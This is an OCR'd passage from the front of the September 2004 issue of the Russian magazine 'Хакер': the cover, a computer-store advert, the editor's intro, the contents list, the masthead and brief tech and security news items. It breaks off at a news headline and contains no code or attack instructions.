
ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
№09(69) • СЕНТЯБРЬ • 2004
ХАКЕР
WWW.XAKEP.RU
2 ВИДЕО ПО ВЗЛОМУ!
ВЗЛОМ ПО-ЯПОНСКИ
Нашумевшие истории крупных взломов Стр. 60
Приватный канал
Вся инфа о VPN Стр. 68
Стр. 116
Делаем FreeBSD безопасной
FreeBSD: Top Security
Стр. 66
Маленький гигант большого интерфейса
Грамотная подмена системных бинарников
Весь архив видео по взлому на DVD
Стр. 102
Хроники ЦэЦэ
Репортаж с крупнейшей демопати России
Стр. 84
Как ломали Глюкозу.ru
Криворуким отечественным админам посвящается
ISSN 1609-1019
(game)land
В ЖУРНАЛЕ
Скажи логам нет! стр. 80
За стеклом стр. 90
Специализация - эмуляция стр. 108
Говорит и показывает Palm стр. 122
Железный скрипт стр. 130
НА DVD БОЛЕЕ 4 ГИГАБАЙТ
Microsoft Windows XP SP2 (EN)
Network Security Toolkit 1.0.6
Delphi 8 for .NET
Софт на каждый день
Лучшие демки с Chaos Construction
Программы от Macromedia
Музыка
Софт из журнала
etc.

POLARIS

СЕТЬ КОМПЬЮТЕРНЫХ ЦЕНТРОВ

МНОГОКАНАЛЬНЫЙ

(095) 7-55555-7

ТЕЛЕФОН КЛИЕНТСКОЙ СЛУЖБЫ

РЕШЕНО:

учиться и развлекаться !

Процессор Intel® Pentium® 4 с технологией HT расширит возможности ваших домашних развлечений.


- Смотрите ваше любимое телешоу уже сегодня.
- Создавайте домашнее кино и записывайте к нему музыку.
- Редактируйте цифровые фотографии, а затем покажите их друзьям на компьютере, телевизоре или на web-сайте.



Компьютер AgeNT на базе процессора Intel® Pentium® 4 с технологией HT позволит Вам наслаждаться кино, музыкой и фотографиями вместе с друзьями.



- 3-х летнее бесплатное обслуживание, включая год полной гарантии
- бесплатное обслуживание на рабочем месте в Москве (в пределах МКАД)
- 100% предпродажное тестирование
- отличные характеристики для работы дома и в офисе





Компьютер можно заказать с доставкой по телефону: (095) 970-1939 или на интернет-сайте shop.nt.ru



www.polaris.ru | info@polaris.ru

ТОВАР СЕРТИФИЦИРОВАН


При покупке компьютера обратите внимание установлена ли лицензионная операционная система Microsoft® Windows® XP. Только в этом случае POLARIS может гарантировать надежность работы компьютеров.

ОБЪЕДИНЕННАЯ РОЗНИЧНАЯ СЕТЬ POLARIS

- **г. Москва**, м. Сокол, Волоколамское шоссе, 2 — (095) 151-5503
- **г. Москва**, м. Шаболовская, ул. Шаболовка, 20 — (095) 237-8240
- **г. Москва**, м. Красносельская, ул. Краснопрудная, 22/24 — (095) 262-8039
- **г. Москва**, м. Комсомольская, ун-г «Московский», 4 эт., пав. 27 — (095) 916-5627
- **г. Москва**, м. Профсоюзная, Нахимовский пр-т, 40 — (095) 129-1119
- **г. Москва**, м. Площадь Ильича, ул. С.Радонежского, 29/31 — (095) 278-5470
- **г. Москва**, м. Савеловская, ВКЦ «Савеловский», пав.: D24 — (095) 784-6385
- **г. Москва**, м. Щукинская, ул. Новощукинская, 7 — (095) 935-8727
- **г. Москва**, м. Пражская, ТЦ «Электронный рай», пав.: 1Б-47 — (095) 389-4622
- **г. Москва**, м. Люблино, ТК «Москва», 2 этаж, 1 линия — (095) 359-8915
- **г. Москва**, м. Савеловская, Сущевский вал, 3/5 — (095) 973-1133
- **г. Москва**, м. Багратионовская, ТВК «Горбушкин Двор», пав.: Е2-14/15 — (095) 730-1549
- **г. Москва**, ул. Малая Дмитровка, 1/7 **НОВЫЙ** — (095) 200-3060
- **г. Москва**, м. Красносельская, ул. Русаковская, 2/1 — (095) 264-1333
- **г. Москва**, м. Динамо, ул. 8 Марта, 10, стр. 1 — (095) 363-9333
- **г. Москва**, м. Братиславская, ул. Братиславская, 16, стр. 1 — (095) 347-9638
- **г. Москва**, м. Дмитровская, ул. Башиловская, 29/27 — (095) 797-8064
- **г. Санкт-Петербург**, м. Пр.Просвещения, ТК «Норд», пав. 204 — (812) 331-6244
- **г. Санкт-Петербург**, м. Академическая, ТК «Грэйт», пав. 28 — (812) 590-8480
- **г. Н.Новгород**, ул. Пискунова, 30 — (8312) 78-0861
- **г. Н.Новгород**, м. Канавинская, ТЦ «Новая Эра», 1 этаж — (8312) 16-9787
- **г. Н.Новгород**, ТЦ «Новая Эра», «Цифровая студия POLARIS» — (8312) 16-9788
- **г. Ростов-на-Дону**, пр-т Буденновский, 11/54 — (8632) 62-3978
- **г. Ростов-на-Дону**, пр-т Буденновский, 80 — (8632) 92-4242
- **г. Ростов-на-Дону**, пр-т Нагибина, 34Л, ТЦ «Поиск» — (8632) 72-5472
- **г. Ростов-на-Дону**, пр-т Ворошиловский, 12 — (8632) 40-5353
- **г. Воронеж**, ул. Кольцовская, 82 — (0732) 72-7391
- **г. Воронеж**, пр-т Революции, 44 — (0732) 20-5055

- **Магазин** с бесплатной доставкой по Москве shop.nt.ru — (095) 970-1939
- Отдел корпоративных решений: ул. 8 Марта, д. 10, стр. 1 — (095) 363-9333





INTRO

Вышел на киноэкраны фильм "Послезавтра". Все ринулись смотреть. Много шума наделала кинолента. А ведь не вымысел там, по большейто части. Все эти резкие перемены климата, глобальные потепления и похолодания - все это уже сейчас начинает проявляться. Все лето я сидел без интернета, потому что ежедневно после грозы выгорали хабы, свичи и роутеры. Ну ведь не было раньше такого, чтобы ежедневно гроза :(. Да и взять, к примеру, Сибирь: летом до 40 градусов выше нулевой отметки - диву даться! А в Москве торчим все бледные от недостатка ультрафиолета.
Или вот еще пример: отшумевший совсем недавно фильм "Я, робот" с Уиллом Смитом в главной роли. Кажется, что гонево все это. Совсем недалекое будущее показывают, а там уже какие-то консервные банки видят сны, потому что искусственный интеллект люди для них разработали такой, что от обычного человеческого разума и не отличишь сразу.
Годом раньше, годом позже, но мы придем к этому. Человечество и технический прогресс идут семимильными шагами по тропе развития. Совсем недавно наши отцы сидели на ЕС'ках, а прошло полтора десятка лет, и мы юзаем уже трехгигагерцовые пни. Электронные собачки Айбо уже могут сами вырабатывать фекалии из подручных средств, чем приводят в неописуемый восторг детишек своих хозяев. А роботы, помогающие людям уже практически во всем, хоть и не отличаются пока что особым интеллектом, но становятся день ото дня все умнее и универсальнее.
И вот смотрю я на это все и жалею, что родился так рано. Хотя бы на век позже родиться. Хотя бы одним глазиком взглянуть, что там будет через сто лет! Мы родились так рано. Так много еще хочется увидеть, но, видимо, не судьба :(.
А пока же мы делаем журнал "Хакер". И, как создатели такого прогрессивного журнала, стараемся не только донести самую свежую информацию до читателей, но и даже заглянуть на день вперед, рассказывая о том, о чем еще никто не рассказывал. А ты, дорогой читатель, надеюсь, именно за это нас и любишь.

b00b1ik

CONTENT

SSH НА ЛОПАТКАХ


СТР.30



Выбираем SSH-клиент для удаленной работы с сервером.

ВООРУЖИСЬ СВОИМ РУТКИТОМ


СТР.64



Прячем свои следы на сервере - устанавливаем правильный руткит.

КАК ЛОМАЛИ ГЛЮКОЗУ.RU

СТР.84



История о том, как криворукость админов привела к взлому крупного сайта.

ПРОТИВ ЛОМА НЕТ ПРИЕМА!

СТР.86



Ломаем систему защиты HTML-контента.

ИСТОРИЯ РАЗВИТИЯ BSD

СТР.90



Откуда берет свое начало BSD-система. Появление операционных систем FreeBSD, NetBSD и OpenBSD.

UNIXOID

КОДИНГ

КРЕАТИФФ

ЮНИТЫ

ХАРДКОРНЫЕ РАЗБОРКИ С КОНСОЛЬЮ

СТР.112



Какие извращения можно придумать при работе с *nix-консолью.

WARNING!!!

РЕДАКЦИЯ НАПОМИНАЕТ, ЧТО ВСЯ ИНФОРМАЦИЯ, КОТОРУЮ МЫ ПРЕДОСТАВЛЯЕМ, РАССЧИТАНА ПРЕЖДЕ ВСЕГО НА ТО, ЧТОБЫ УКАЗАТЬ РАЗЛИЧНЫМ КОМПАНИЯМ И ОРГАНИЗАЦИЯМ НА ИХ ОШИБКИ В СИСТЕМАХ БЕЗОПАСНОСТИ.

/РЕДАКЦИЯ
>Главный редактор
Иван «CuTTer» Петров
(cutter@real.xakep.ru)
>Выпускающий редактор
Андрей «symbiosis» Рыбушкин
(symbiosis@real.xakep.ru)
>Редакторы рубрик
ВЗЛОМ
Никита «Nikitos» Кислицин
(nikitoz@real.xakep.ru)
PC_ZONE
Артем «b00b1ik» Аникин
(b00b1ik@real.xakep.ru)
СЦЕНА
Олег «mindw0rk» Чебенеев
(mindw0rk@real.xakep.ru)
UNIXOID
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «Dr.Klouniz» Лозовский
(alexander@real.xakep.ru)
DVD/CD
Виталий «hiNt» Волов
(hint@real.xakep.ru)
ИМПЛАНТ
Алекс Целых
(editor@technews.ru)
>Литературный редактор
Анна «mamaKarlo» Апокина
(apokina@real.xakep.ru)

/ART
>Арт-директор
Кирилл «KROt» Петров (kerel@real.xakep.ru)
Дизайн-студия «100%КПД», www.100kpd.ru
>Мега-дизайнер
Константин Обухов
>Гипер-верстальщик
Алексей Алексеев

/INET
>WebBoss
Скворцова Алена
(Alyona@real.xakep.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/PR
>PR менеджер
Агарунова Яна
(yana@gameland.ru)

/РЕКЛАМА
>Директор по рекламе gameland
Игорь Пискунов
(igor@gameland.ru)
> Руководитель отдела рекламы цифровой группы
Басова Ольга
(olga@gameland.ru)
>Менеджеры отдела
Крымова Виктория
(vika@gameland.ru)
Емельянцева Ольга
(olgaeml@gameland.ru)
Алексей Филия
(philiya@gameland.ru)
> Трафик менеджер
Марья Алексеева
(alekseeva@gameland.ru)

тел.: (095) 935.70.34
факс: (095) 924.96.94

/PUBLISHING
>Издатель
Сергей Покровский
(pokrovsky@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Финансовый директор
Борис Скворцов
(boris@gameland.ru)

/ОПТОВАЯ ПРОДАЖА
>Директор отдела дистрибуции и маркетинга
Владимир Смирнов
(vladimir@gameland.ru)
>Менеджеры отдела
>Оптовое распространение
Степанов Андрей
(andrey@gameland.ru)
>Связь с регионами
Наседкин Андрей
(nasedkin@gameland.ru)
>Подписка - Попов Алексей
>PR - Яна Агарунова

тел.: (095) 935.70.34
факс: (095) 924.96.94

>Технический директор
Сергей Лянге
(serge@gameland.ru)

/ДЛЯ ПИСЕМ
101000, Москва,
Главпочтамт, а/я 652, Хакер
magazine@real.xakep.ru
http://www.xakep.ru

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций
ПИ № 77-11802
от 14 февраля 2002 г.

Отпечатано в типографии «**ScanWeb**», Финляндия
Тираж **75 000** экземпляров.
Цена договорная.

КОТ-ПЫЛЕСОС

HITECH

Компания JBox (http://jbox.cybrhost.com) выпустила минипылесос для чистки рабочего стола. Нет, прикольный анимешный розовый котенок из сериала «Hello Kitty» вовсе не станет удалять ярлыки, файлы и папки с твоего рабочего стола на компьютере в треш. А вот если ты проведешь по своему столу, за которым работаешь, пальцем, то поймешь, что со слоем вековой пыли может справиться только кот-пылесос. Кот-пылесос, питающийся от двух батареек типа AA, лихо удалит всю пыль и грязь с поверхности стола. Он настолько маленький и маневренный, что ему можно найти применение практически во всех местах квартиры и офиса. Единственный минус этого чуда - пылесос не снабжен различными дополнительными фигурными насадками, так что им не получится нормально высосать пыль из углов, а также не удастся навести уборку в системном блоке компьютера. Стоит это дите хайтековской мысли всего 10 американских рублей, что делает его доступным широким массам. Заказать новинку можно на сайте производителя. ■




УМНОЕ СТЕКЛО

HITECH

Британские ученые из Университетского колледжа в Лондоне разработали специальное умное стекло, которое способно защищать помещение от перегрева. Обычное стекло покрывают тонким слоем диоксида ванадия с примесью вольфрама. При температуре до 29 градусов по Цельсию такой слой пропускает как видимое, так и инфракрасное излучение. Однако при повышении температуры диоксид ванадия меняет свои свойства и начинает отражать инфракрасное излучение, предотвращая тем самым перегрев комнаты. Такая технология является намного более разумной, нежели светоотражающие пленки, которые блокируют тепловую энергию постоянно. ■

ОХОТНИКИ НА БЛУТУС

ВЗЛОМ




Жители одного американского городка днем могут лицезреть картину: молодой парнишка, экипированный по самое не балуйся, с непонятного рода винтовкой ходит по улицам и целится в пространство. Вместо дула у винтовки антенна. Аборигены радуются - надо же, охотники за привидениями вернулись, избавят, наконец, городок от нечисти. Но рано радуются.

На самом деле это мемберы группы Flexilis, за плечами которых покоится ноутбук, а винтовка представляет собой чувствительную Bluetooth-антенну. Экипировка позволяет обнаруживать блутус-устройства и перехватывать с них инфу. Благодаря чувствительной антенне, работать можно на расстоянии около километра и перехватывать инфу даже с железа, находящегося внутри помещения.

Flexilis crew уже давно увлекается беспроводными устройствами. Их первая разработка называлась Yagi Riffle, была сделана из винтовки M16 и апгрейженного блутус-донгла, к которому припаяна чувствительная антенна. С помощью такой штуки один из парней перекинул контакты телефонной книжки с мобильника, находящегося на расстоянии 1,7 км. Пока ребятишки развлекаются, но вполне возможно, что их способностями могут заинтересоваться и воспользоваться. Например, представители арабских стран, где ведется борьба с блутус-девайсами. ■

APPLE AIRPORT ПОИМЕЛИ

ВЗЛОМ



В сети появилась новая утилита 20-летнего норвежского хакера Йона Йохансена, автора проги DeCSS для взлома защиты от копирования DVD-дисков. Называется она JustePort и позволяет обходить защиту беспроводного музыкального сервиса Airport Express компании Apple. Для того чтобы скачать музычку по вай-фай, по-хорошему нужно купить у Apple пакет iTunes, обменивающийся с серваком зашифрованным трафиком. Но благодаря Йону, опубликовавшему коды AirPort Express и открытый ключ, применяемый при шифровании трафа, создать альтернативное ПО теперь вопрос времени.

Все свое добро хакер выкладывает на сайте под названием «So sue me» («Ну давайте, засудите меня, пьяные мартышки, черви корпоративные! Что, кишка тонка? То-то же. Имел я вас!» - перевод mindw0rk :). Адрес сайта: www.nanocrew.net/blog. Сдается мне, что играет Йохик с огнем. Пока Apple молчит, но если ущерб компании окажется ощутимым, вряд ли хакеру стоит рассчитывать на тихую жизнь. ■

МОЩНАЯ ЦИФРА

ЖЕЛЕЗО



Samsung Electronics после некоторой паузы взяла да и обновила линейку V своих цифровых фотокамер. На этот раз менеджеры компании презентовали камеру Samsung Digimax V6, оборудованную 6-мегапиксельным сенсором высокого качества и претендующую на сегмент полупрофессиональных устройств. Уже по надписям на коробке понятно: этот монстр рассчитан по набору имеющихся функций на фотографов, претендующих на получение снимков профессионального качества. Чтобы не занимать много места при описании всех примочек этой камеры, просто приведу краткие спецификации новинки:

- Сенсорная матрица: 1/1,9 дюйма, ПЗС; абсолютное разрешение - 6,4 млн. пикселов, эффективных пикселов - 6,1 млн.
- Возможные размеры снимков: 2816x2112, 2560x1920 , 2272x1704, 2048x1536, 1600x1200, 1024x768, 640x480
- Запись видеоклипов: 640x480@30fps
- Формат снимков: TIFF, JPEG (DCF), EXIF 2.2, DPOF 1.1, PictBridge 1.0 - для статических, AVI (Motion JPEG) - для клипов
- Объектив: Schneider Kreuznach; оптическое увеличение - 3x, фокусное расстояние - 38-114 мм в 35-мм эквиваленте
- Фокусировка: автоматическая, TTL
- Дистанция фокусировки: 0,8 м - бесконечность в обычном режиме, 0,3-0,8 м в режиме макросъемки, 0,06-0,3 м (W) - в режиме super macro
- Светочувствительность: ISO 50/100/200/40
- Диапазон выдержек: 2-1/2000 с
- Режимы экспонирования: программный автоматический, автоматический с приоритетом затвора, автоматический с приоритетом апертуры, ручной
- ЖК-экран: 1,5 дюйма, TFT LCD, 115 тыс. пикселов
- Интерфейсы: USB 1.1, AV-выход
- Карта памяти: SD/MMC
- Источник питания: 2 аккумулятора AA любого типа, CR-V3, аккумулятор SLB-1437
- Размеры камеры: 106x55x38 мм
- Масса: 170 граммов без аккумулятора

Конечно, до профессиональных моделей этой малышке не дотянуться, однако учитывая цену ($450), это довольно привлекательное решение для любительской съемки. ■

БУКИ ACER

ЖЕЛЕЗО



Развивая свое наступление на европейские рынки, компания Acer разработала две новые серии своих ноутбуков: TravelMate 4000 и 4500. Обе линейки функционируют на базе технологии Intel Centrino и ориентированы прежде всего на корпоративных пользователей.


Все представленные ноутбуки работают на базе кристаллов Intel Pentium M с тактовой частотой от 1,5 ГГц, использующих 400-мгц системную шину и оборудованных двумя мегабайтами кэш-памяти второго уровня. Новинки доступны покупателю в двух вариантах: с дисплеем диагональю 15 дюймов (1024x768) и 15,4 дюйма (1280x800).

Благодаря использованию современного чипсета Intel 855GME, ноутбуки оборудованы рядом интегрированных устройств: встроенной графической платой Intel Extreme Graphics 2, Wi-Fi-адаптером, 56K-модемом и 100Base-T сетевой картой. Также пользователю доступны 3 порта USB 2.0 и адаптер IEEE 802.11b/g Intel PRO/Wireless 2200BG. Весит это чудо чуть меньше 3 кг, при этом от стандартной батарейки проработает 5 часов.

МИНИ MINIFLASH

ЖЕЛЕЗО

Линейку своих USB-флешек USB2.0 JetFlash Mini обновила компания Transcend, выпустив 1 Гб и 2 Гб модели, отличающиеся уменьшенными размерами: 75x22x10 мм при массе в 11 граммов. Таким образом, по сравнению с предыдущими JetFlash размеры устройств сокращены на 40%. Скорость передачи данных составляет 8 Мб/с при чтении и 7 Мб/с при записи. Уже традиционно новинки оснащены специальным переключателем, защищающим от записи, а при помощи идущего в комплекте софта можно обеспечить парольную защиту данных. Также новые флешки поддерживают функции загрузочного диска. Новый модельный ряд представлен целой кучей устройств, отличающихся объемом и цветом. Маркировка в общем виде представлена так: TSxxxMJF2y, где xxx - объем устройства, а y - цвет.



СОЛНЕЧНАЯ ЗУБНАЯ ЩЕТКА

HITECH



На самом деле зубная щетка на солнечных батарейках Solar Powered Photo Catalyst Soapless Tooth Brush, произведенная одной из многочисленных японских компаний, нуждается в солнечном питании не для того, чтобы заряжать моторчики энергией. И вправду, логично было бы предположить, что щетку нужно подержать минут 20 под светом солнца или простого комнатного светильника, чтобы она зарядилась и ей можно было воспользоваться. В таком случае аппарат был бы крайне неудобен где-нибудь на природе, когда во время вечернего туалета им невозможно было бы воспользоваться. С Solar Powered Photo Catalyst Soapless Tooth Brush все обстоит намного проще. Нормально почистить зубы удастся и безо всякого света. Солнечная энергия щетке нужна для ионизации воздуха, не более. В качестве ионизатора используется титан. Похожая технология используется в кондиционерах, комнатных ионизаторах и прочих системах очистки воздуха. Ученые также рассматривают титан как довольно перспективный материал для солнечных батарей. Стоимость такой ионно-щетки 45 долларов. Заказать ее можно на www.compactimpact.com.

ГРАФИКА ОТ ЭЛЬЗЫ


ЖЕЛЕЗО



О начале продаж графической платы GLADIAC PCX 736 256MB сообщило японское представительство компании ELSA. Новинка поддерживает интерфейс PCI Express x16 и оснащена, как ясно из маркировки, четвертью гигабайта графической памяти. Представленный адаптер построен на базе чипа NVIDIA GeForce PCX 5750, тактовая частота графического ядра составляет 425 МГц, а памяти - 500 МГц, используется 128-битная шина памяти. GLADIAC PCX 736 256MB оснащена интерфейсами DVI-I и D-Sub (аналоговый VGA-выход). Для DVI-I поддерживается максимальное разрешение 1600x1200, для D-Sub - 2048x1536. Вместе с камерой поставляются драйверы для работы с DirectX 9.0, OpenGL 1.4. Планируется, что цена этого устройства составит около 210 долларов. ■

ТРОЯН ДЛЯ СМАРТФОНОВ ОКАЗАЛСЯ ТРЮКОМ РАЗРАБОТЧИКОВ


ВЗЛОМ



Когда в Сети разлетелась новость о появлении трояна Qdial26 под Symbian OS, владельцы смартфонов взволновались. Неудивительно - попав в память, зверек отсылал смски на платный номер, зарегистрированный где-то в Великобритании. Одна такая SMS стоит 3 бакса за штуку. Правда, подцепить заразу можно только если скачать пиратскую версию игры Mosquito 2.0. Сначала все подумали, что автору трояна начисляется какой-то процент с прибыли. Но на самом деле все оказалось гораздо интереснее. Дело в том, что авторы Mosquito нарочно вставили в свою игру код для отсылки SMS, чтобы приостановить распространение пиратской версии программы. На легальных юзеров беда не распространялась. После того как народ узнал, в чем дело, «инфицированные» смартфонщики завалили авторов Mosquito жалобами и угрозами, пришлось нехороший код убрать. Тем не менее, в p2p сетях лежит множество все еще затрояненных копий. Так что если ты счастливый владелец Nokia Seies 60, будь осторожен! ■

СОВСЕМ НАСТОЯЩИЙ ИГРУШЕЧНЫЙ ВЕРТОЛЕТ

HITECH



Seiko Epson занимаются не только принтерами, сканерами и часами. В середине августа компания удивила мир своим новым изобретением. Это миниатюрный вертолет под названием µFR-II. Весит он всего 8,6 грамм, что на 1,4 грамма меньше, чем весил его предшественник. Управление вертолетом осуществляется по протоколу Bluetooth, а не по проводу, как было в прошлой модели. Питание он получает от маленьких ионо-литиевых аккумуляторов. На борту вертолета находится 32-разрядный RISC-процессор S1C33 производства Seiko Epson, который и контролирует все системы вертолета. ■

АВТОР BLASTER'А ОТПРАВИТСЯ В ТЮРЬМУ

ВЗЛОМ

В городе Сиэтл окончилось судебное разбирательство по делу автора компьютерного червя Blaster, 19-летнего Джеффри Ли Парсона. Думаю, ты в курсе, сколько дел натворил этот червячок в прошлом году. После буйства Бластера седых волос на голове Билли Гейтса прибавилось на порядок. А это, как ты понимаешь, безнаказанным остаться не могло. Парсон признал свою вину, раскаялся и рассказал, как написал свое детище с вариациями blaster.b и blaster.teekids. Судья растрогался и, откашлявшись, объявил приговор: «Джеффри Ли Парсон, окружной суд Сиэтла приговаривает тебя к 37 месяцам тюремного заключения и штрафу в размере большого количества денег. Приговор окончателен и обжалованию не подлежит. Удачи тебе, сынок!».
Так закончилась эпопея червя Бластер, который навеки вошел в анналы security-истории. Парнишку жалко. 3 года в тюрьме прозябать - это вам не Турция, Стамбул. ■

БАЙТЫ ЧЕРЕЗ КОЖУ

HITECH

Немецкая компания Ident Technology разработала способ передачи информации через человеческое тело. Если быть точным, это способ тактильной аутентификации, при которой электрический сигнал передается по коже человека. В качестве образца была показана электродрель, которая работала только в паре с защитными очками. Очки передают сигнал, соприкасаясь с головой человека, а дрель принимает его при контакте с кожей руки. Если же сигнала нет, то дрель напрочь откажется работать. Очень удобно следить за техникой безопасности на предприятиях, не правда ли? Такую систему можно использовать и в других сферах деятельности людей. Например, в автомобилях для открывания дверей и запуска двигателя. Ток, протекающий по телу человека при таком процессе, не превышает по силе 30 нА, поэтому абсолютно безвреден для здоровья человека. Технология является очень перспективной, поэтому ее взяли на тестирование несколько европейских автомобильных компаний. ■

БЛУТУС И КАМЕРОФОНЫ ВНЕ ЗАКОНА

ВЗЛОМ



В прошлом месяце в Кувейтское правительство поступило большое количество жалоб от женщин, которые возмущены тем, что молодежь имеет наглость фотать их со своих камерофонов. Кувейтское правительство согласилось, что от этого у кувейтских женщин теряется честь и достоинство, поэтому внесло в закон ряд поправок, запрещающих любое использование устройств блутус. Почему объявили бойкот безобидному блутусу, а не камерофонам? А хрен их знает, этих чукчей из Кувейта. Как всегда что-то перепутали. И теперь любому, кто заюзает любой блутус-девайс, грозит от 2 до 5 лет тюрьмы. А в Саудовской Аравии из официальной продажи изъяли все мобильники со встроенными камерами. Хотя из-под полы купить не проблема - контрабанда налажена четко. Если ты собираешься в ближайшее время посетить одну из арабских стран, рекомендую оставить свой мобильник дома. Потому что на границе конфискуют, и обратно ты его уже не получишь. ■

НОВОЕ СЛОВО В WI-FI

ЖЕЛЕЗО



Компания Belkin планирует в середине сентября представить свой новый маршрутизатор беспроводных сетей Wireless Pre-N Router и Wi-Fi-адаптер Notebook Network Card. По всей видимости, в новом маршрутизаторе будут применены новые технологии, полностью совместимые лишь со следующей версией спецификации 802.11n. Здесь идет речь о технологии MIMO (Multiple In, Multiple Out), которая позволяет добиться значительного увеличения радиуса действия и пропускной способности в сравнении с 802.11g. Новая технология позволяет также снизить уровень взаимных помех при работе разных устройств в частотном диапазоне 2,4 ГГц. Представители компании утверждают, что новинка обеспечивает радиус работы и пропускную способность в четыре (!) раза большую, чем у 802.11g. При этом устройства полностью совместимы с 802.11b/802.11g. По оценкам аналитиков, стоимость Wireless Pre-N Router (F5D8230-4) составит около $180, Notebook Network Card (F5D8010) - $130. ■

ХАЙТЕК-КУЛЕР


ЖЕЛЕЗО



В недавнем пресс-релизе компания Gigabyte представила новый кулер 3D Rocket Cooler PCU22-VG. Этот пропеллер, благодаря возможности подстройки скорости вращения, может уверенно функционировать, не напрягая тебя гулом взлетающего истребителя. Также - это придется по душе любителям моддинга - устройство оснащено светодиодной подсветкой. Скорость вращения вентилятора регулируется от 2500 до 4000 об./мин. Как и следовало ожидать, в комплект входят крепежные узлы для использования пропеллера с процессорами Intel Pentium 4 LGA775/mPGA478, а также AMD K8 и K7.
Gigabyte сочла необходимым уточнить, что ее платы, предназначенные для использования под процессоры AMD с интерфейсами Socket A и Socket 754, также поддерживают процессоры Sempron. ■

МАЗДАЙ ДЛЯ БЕДНЫХ

ВЗЛОМ



Билл Гейтс на досуге пораскинул мозгами и сообразил, что драть по 200 баксов за дистр винды с людей, которые столько за год не получают, как-то неправильно. Поэтому готовит к октябрю более дешевую версию Windows, предназначенную для «стран третьего мира». Первыми этой чести удостоятся Тайланд, Малайзия и Индонезия, где Win Starter Edition (так называется маздай для бедных) будет поставляться вместе со всеми продаваемыми PC. Конечно, вряд ли стоит думать, что Microsoft заболела нездоровой щедростью - просто таким образом корпорация рассчитывает завязать хорошие отношения с правительством развивающихся стран и укрепить свои позиции в борьбе с фриварными юниксами. Интересно, что до недавнего времени MS держалась принципа одинаковых цен на свою продукцию по всему миру, и принятое решение может стать первым шагом к урегулированию ценовой политики в зависимости от экономического положения страны. Правда, понятия о справедливых ценах на лицензию, вероятно, у нашего брата и боссов Microsoft сильно отличаются. Так что пираты пока могут спать спокойно. ■

ЛАБОРАТОРИЯ КАСПЕРСКОГО РАБОТАЕТ СТАХАНОВСКИМИ ТЕМПАМИ

ВЗЛОМ



Темпы работы Лаборатории Касперского растут сообразно темпам роста количества вирей в сети. В 2000 г. в базу было добавлено 63 обновления, в 2001 г. - 205, в 2002 г. - 652, в 2003 г. - 818, за прошедшие месяцы 2004 г. - уже более полутора тысяч. С недавних пор Евгений Касперский и Со. решили, что обновление раз в 3 часа - слишком мало, и ввели новый лозунг: «Даешь каждый час по обновлению!». Неплохо, неплохо. Но есть еще куда развиваться. Ждем новых лозунгов: «Ахтунг! Обновление раз в полчаса», «Засекайте время, через десять минут обновим!», «Поминутное обновление в массы!». Главное, чтобы оперативность не влияла на качество сервиса. ■

ГОВОРЯЩИЙ ДЕТЕКТОР МОБИЛЬНЫХ SH055B

HITECH



